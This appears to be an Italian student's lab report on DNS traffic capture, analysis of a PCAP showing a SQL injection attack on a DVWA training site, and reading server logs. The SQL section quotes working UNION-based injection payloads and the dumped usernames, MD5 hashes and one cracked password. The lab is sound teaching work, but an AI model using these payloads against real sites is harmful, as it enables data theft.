

S13 / L3

DNS TRAFFIC, MYSQL ATTACKS,  
SERVER LOGS

# CONTENUTI

00 Traccia

01 DNS Traffic

02 MYSQL Attacks

03 Server Logs

# 00 TRACCIA

## 1) Exploring DNS Traffic

In this lab, you will complete the following objectives:

- Capture DNS Traffic
- Explore DNS Query Traffic
- Explore DNS Response Traffic

## 2) Attacking a MySQL Database

In this lab, you will complete the following objective:

- View a PCAP file from a previous attack against a SQL database.



## 3) Reading Server Logs

In this lab, you will complete the following objectives:

- Reading Log Files with cat, more, and less
- Log Files and Syslog
- Log Files and journalctl


# 01 - EXPLORING DNS TRAFFIC

Per prima cosa ho installato **Wireshark**, che è uno strumento molto utile per catturare e analizzare i pacchetti di rete. Una volta installato, l'ho avviato e ho scelto un'interfaccia attiva per iniziare la **cattura dei pacchetti**. Prima di fare la cattura però, ho svuotato la cache DNS usando il comando **ipconfig /flushdns su Windows**. Poi, ho usato nslookup per fare una richiesta DNS, ad esempio cercando il dominio **www.cisco.com**.



```
> www.cisco.com
Server:  UnKnown
Address:  192.168.1.7

Risposta da un server non autorevole:
Nome:     e2867.dsca.akamaiedge.net
Addresses: 2a02:26f0:4:1b0::b33
          2a02:26f0:4:1a7::b33
          104.85.9.21
Aliases:  www.cisco.com
          www.cisco.com.akadns.net
          wwwds.cisco.com.edgekey.net
          wwwds.cisco.com.edgekey.net.globalredir.akadns.net
```

A screenshot of a Windows command prompt. The first window shows the user 'Flavio' running 'ipconfig /flushdns', which results in an error message: 'Per eseguire l'operazione richiesta è necessaria l'esecuzione con privilegi elevati.' The second window, titled 'Amministratore: Prompt dei comandi', shows the same command run with administrative privileges, resulting in the output: 'Configurazione IP di Windows' and 'Cache del resolver DNS svuotata.'.

```
Prompt dei comandi
C:\Users\Flavio>ipconfig /flushdns
Per eseguire l'operazione richiesta è necessaria l'esecuzione con privilegi elevati.
C:\Users\Flavio>

Amministratore: Prompt dei comandi
C:\Windows\system32>ipconfig /flushdns

Configurazione IP di Windows
Cache del resolver DNS svuotata.
C:\Windows\system32>
```

## 01 - EXPLORING DNS TRAFFIC

Dopo aver catturato il traffico, ho filtrato i pacchetti DNS usando il filtro **udp.port == 53** in Wireshark. Ho iniziato a **esaminare** i dettagli delle query DNS, concentrandomomi sugli indirizzi **MAC** e **IP**. Ho notato che l'indirizzo MAC **sorgente è quello della mia scheda di rete**, mentre quello di destinazione è del mio **server DNS** (un raspberry Pi). Sono anche andato a guardare le porte sorgente e destinazione: la destinazione era ovviamente la porta **53**, che è riservata al DNS.

No.	Time	Source	Destination	Protocol	Length	Info
454	4.063232	192.168.1.86	192.168.1.7	DNS	73	Standard query 0x0002 A www.cisco.com
467	4.164866	192.168.1.7	192.168.1.86	DNS	255	Standard query response 0x0002 A www.cisco.com CNAME www.ci
468	4.168444	192.168.1.86	192.168.1.7	DNS	73	Standard query 0x0003 AAAA www.cisco.com
469	4.186386	192.168.1.7	192.168.1.86	DNS	295	Standard query response 0x0003 AAAA www.cisco.com CNAME ww

```
Frame 467: 255 bytes on wire (2040 bits), 255 bytes captured (2040 bits) on interface \Device\NPF_{1019FB06-E109-49DD-90FB-DA145E1...
Ethernet II, Src: RaspberryPiF_27:a8:ab (b8:27:eb:27:a8:ab), Dst: ASRockIncorp_d5:ce:b1 (bc:5f:f4:d5:ce:b1)
Internet Protocol Version 4, Src: 192.168.1.7, Dst: 192.168.1.86
User Datagram Protocol, Src Port: 53, Dst Port: 63281
Domain Name System (response)
```

Nel mio caso, il server DNS è un **Raspberry Pi** dedicato, configurato appositamente per questo scopo.

# 01 - EXPLORING DNS TRAFFIC

Poi sono passato alle risposte DNS. In pratica, ho confrontato i pacchetti di risposta con quelli delle query che avevo analizzato prima. Gli indirizzi **IP** e **MAC** sorgente e destinazione erano invertiti, come previsto. Ho approfondito i dettagli delle risposte DNS per vedere i record **CNAME** e **A**. Ho notato che i risultati erano simili a quelli che avevo ottenuto con **nslookup**. Questa parte mi ha aiutato a capire meglio come funziona il processo di risoluzione dei nomi, dal momento della richiesta fino alla ricezione dell'indirizzo IP.

No.	Time	Source	Destination	Protocol	Length	Info
454	4.063232	192.168.1.86	192.168.1.7	DNS	73	Standard query 0x0002 A www.cisco.com
467	4.164866	192.168.1.7	192.168.1.86	DNS	255	Standard query response 0x0002 A www.cisco.com CNAME www
468	4.168444	192.168.1.86	192.168.1.7	DNS	73	Standard query 0x0003 AAAA www.cisco.com
469	4.186386	192.168.1.7	192.168.1.86	DNS	295	Standard query response 0x0003 AAAA www.cisco.com CNAME

▶ Frame 467: 255 bytes on wire (2040 bits), 255 bytes captured (2040 bits) on interface \Device\NPF\_{1019FB06-E109-49DD-90FB-DA145E1F4...  
▶ Ethernet II, Src: RaspberryPiF\_27:a8:ab (b8:27:eb:27:a8:ab), Dst: ASRockIncorp\_d5:ce:b1 (bc:5f:f4:d5:ce:b1)  
▶ Internet Protocol Version 4, Src: 192.168.1.7, Dst: 192.168.1.86  
    0100 .... = Version: 4  
    .... 0101 = Header Length: 20 bytes (5)  
    ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
        Total Length: 241  
        Identification: 0xb753 (46931)  
    ▶ 010. .... = Flags: 0x2, Don't fragment  
        ...0 0000 0000 0000 = Fragment Offset: 0  
        Time to Live: 64  
        Protocol: UDP (17)  
        Header Checksum: 0xfefa [validation disabled]  
        [Header checksum status: Unverified]  
        Source Address: 192.168.1.7  
        Destination Address: 192.168.1.86  
        [Stream index: 2]  
▶ User Datagram Protocol, Src Port: 53, Dst Port: 63281  
▶ Domain Name System (response)

Answers  
▶ www.cisco.com: type CNAME, class IN, cname www.cisco.com.akadns.net  
▶ www.cisco.com.akadns.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net  
▶ wwwds.cisco.com.edgekey.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net.globalredir.akadns.net  
▶ wwwds.cisco.com.edgekey.net.globalredir.akadns.net: type CNAME, class IN, cname e2867.dsca.akamaiedge.net  
▶ e2867.dsca.akamaiedge.net: type A, class IN, addr 104.85.9.21


Ho notato che, una volta fatto nslookup, il mio server DNS 192.168.1.7 (il Raspberry) ha restituito una catena di record CNAME per www.cisco.com. Ogni alias punta a un altro dominio, fino a risolvere l'indirizzo IP finale 104.85.9.21. Questo mostra come il DNS segua diversi step per ottenere l'indirizzo corretto partendo dal nome del dominio.

## 02 - MYSQL ATTACKS

Ho avviato Wireshark sul VM CyberOps e ho caricato il file **SQL\_Lab.pcap** dalla directory indicata. Questo file contiene il traffico catturato di un attacco SQL durato **8 minuti**. Ho osservato che gli indirizzi IP coinvolti nell'attacco erano **10.0.2.4** e **10.0.2.15**, con il primo che inviava richieste al secondo.

13 174.254430 10.0.2.4 10.0.2.15 HTTP 536 GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1

Per vedere l'inizio dell'attacco, ho seguito lo **stream HTTP** a partire dalla **riga 13** del file PCAP. L'attaccante ha inserito una query con **1=1** nel campo UserID del sito su 10.0.2.15.





## 02 - MYSQL ATTACKS

L'attaccante ha **continuato**, inserendo un'altra query più complessa: **1' or 1=1 union select database(), user()#**, che ha restituito il nome del database (**dvwa**) e l'utente del database (**root@localhost**). Questo ha confermato che l'attaccante poteva ottenere informazioni sensibili dal database.

```
19 277.727722 10.0.2.4 10.0.2.15 HTTP 630 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+database%28%29%2C+user%28%29%23&Submit=Submit HTTP/1.1
</form>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
</div>
```

Successivamente, l'attacco si è spostato su informazioni più specifiche. Inserendo la query **1' or 1=1 union select null, version()#**, l'attaccante è riuscito a ottenere la **versione** del database, che in questo caso era MySQL 5.7.12-0.

```
..</form>
..<pre>ID: 1' or 1=1 union select null, version()#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select null, version()#<br />First name: Gordon<br />Surname: Brown</pre>
<pre>ID: 1' or 1=1 union select null, version()#<br />First name: Hack<br />Surname: Me</pre>
<pre>ID: 1' or 1=1 union select null, version()#<br />First name: Pablo<br />Surname: Picasso</pre>
<pre>ID: 1' or 1=1 union select null, version()#<br />First name: Bob<br />Surname: Smith</pre>
<pre>ID: 1' or 1=1 union select null, version()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
```



## 02 - MYSQL ATTACKS

L'attaccante ha cercato di visualizzare tutte le **tabelle** nel database, utilizzando la query **1'or 1=1 union select null, table\_name from information\_schema.tables#**. Questo ha prodotto un'enorme quantità di dati, mostrando tutte le tabelle presenti nel database. Per restringere i risultati, l'attaccante avrebbe potuto modificare la query in 1'or 1=1 UNION SELECT null, column\_name FROM INFORMATION\_SCHEMA.columns WHERE table\_name='users', **ottenendo così solo le colonne della tabella "users"**.


```
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />
```

L'attacco si è concluso con il recupero degli **hash delle password**. Usando la query **1'or 1=1 union select user, password from users#**, l'attaccante ha estratto i nomi utente e gli hash delle password. Ho identificato che l'utente **1337** aveva l'hash **8d3533d75ae2c3966d7e0d4fcc69216b**, che, decodificato corrispondeva alla password in chiaro **charley**.

```
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre></div>
```


## 03 - SERVER LOGS

Ho aperto il file **logstash-tutorial.log** con il comando `cat` (`cat /home/analyst/lab.support.files/logstash-tutorial.log`). Ho subito notato che, con file di grandi dimensioni, `cat` non è molto pratico perché l'inizio del file si perde visto che non supporta il **paginamento**.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ cat /home/analyst/lab.support.files/logstash-tutorial.log
83.149.9.216 - - [04/Jan/2015:05:13:42 +0000] "GET /presentations/logstash-monit
orama-2013/images/kibana-search.png HTTP/1.1" 200 203023 "http://semicomplete.co
m/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537
.36"
83.149.9.216 - - [04/Jan/2015:05:13:42 +0000] "GET /presentations/logstash-monit
orama-2013/images/kibana-dashboard3.png HTTP/1.1" 200 171717 "http://semicomplet
e.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Ma
c OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari
/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:44 +0000] "GET /presentations/logstash-monit
orama-2013/plugin/highlight/highlight.js HTTP/1.1" 200 26185 "http://semicomplet
e.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Ma
c OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari
/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:44 +0000] "GET /presentations/logstash-monit
orama-2013/plugin/zoom-js/zoom.js HTTP/1.1" 200 7697 "http://semicomplete.com/pr
esentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 1
0_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:45 +0000] "GET /presentations/logstash-monit
orama-2013/plugin/notes/notes.js HTTP/1.1" 200 2892 "http://semicomplete.com/pre
sentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10
_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
537.36"
83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monit
orama-2013/images/Dreamhost_logo.svg HTTP/1.1" 200 2126 "http://semicomplete.com
/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.
36"
83.149.9.216 - - [04/Jan/2015:05:13:43 +0000] "GET /presentations/logstash-monit
orama-2013/images/kibana-dashboard2.png HTTP/1.1" 200 394967 "http://semicomplet
e.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Ma
c OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari
/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monit
orama-2013/images/apache-icon.gif HTTP/1.1" 200 8095 "http://semicomplete.com/pr
esentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 1
0_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monit
orama-2013/images/nagios-sms5.png HTTP/1.1" 200 78075 "http://semicomplete.com/p
resentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X
10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36
"
83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monit
orama-2013/images/redis.png HTTP/1.1" 200 25230 "http://semicomplete.com/present
ations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1
--More--(19%)
```



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ cat /home/analyst/lab.support.files/logstash-tutorial.log
83.149.9.216 - - [04/Jan/2015:05:13:42 +0000] "GET /presentations/logstash-monit
orama-2013/images/kibana-search.png HTTP/1.1" 200 203023 "http://semicomplete.co
m/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537
.36"
83.149.9.216 - - [04/Jan/2015:05:13:42 +0000] "GET /presentations/logstash-monit
orama-2013/images/kibana-dashboard3.png HTTP/1.1" 200 171717 "http://semicomplet
e.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Ma
c OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari
/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:44 +0000] "GET /presentations/logstash-monit
orama-2013/plugin/highlight/highlight.js HTTP/1.1" 200 26185 "http://semicomplet
e.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Ma
c OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari
/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:44 +0000] "GET /presentations/logstash-monit
orama-2013/plugin/zoom-js/zoom.js HTTP/1.1" 200 7697 "http://semicomplete.com/pr
esentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 1
0_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:45 +0000] "GET /presentations/logstash-monit
orama-2013/plugin/notes/notes.js HTTP/1.1" 200 2892 "http://semicomplete.com/pre
sentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10
_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
```

Passando invece al comando **more** (`more /home/analyst/lab.support.files/logstash-tutorial.log`), **ho potuto visualizzare il file una pagina alla volta usando la barra spaziatrice per avanzare**. Tuttavia, il limite di `more` è che non consente di tornare indietro per rivedere pagine già visualizzate, il che può essere un problema se devo rileggere una parte precedente.



## 03 - SERVER LOGS

Con **less** (less /home/analyst/lab.support.files/logstash-tutorial.log), ho risolto questo problema, in quanto **mi permette di navigare avanti e indietro nel file**, il che lo rende più versatile rispetto a cat e more. È anche possibile uscire facilmente premendo “q”.

```
[analyst@secOps ~]$ tail /home/analyst/lab.support.files/logstash-tutorial.log
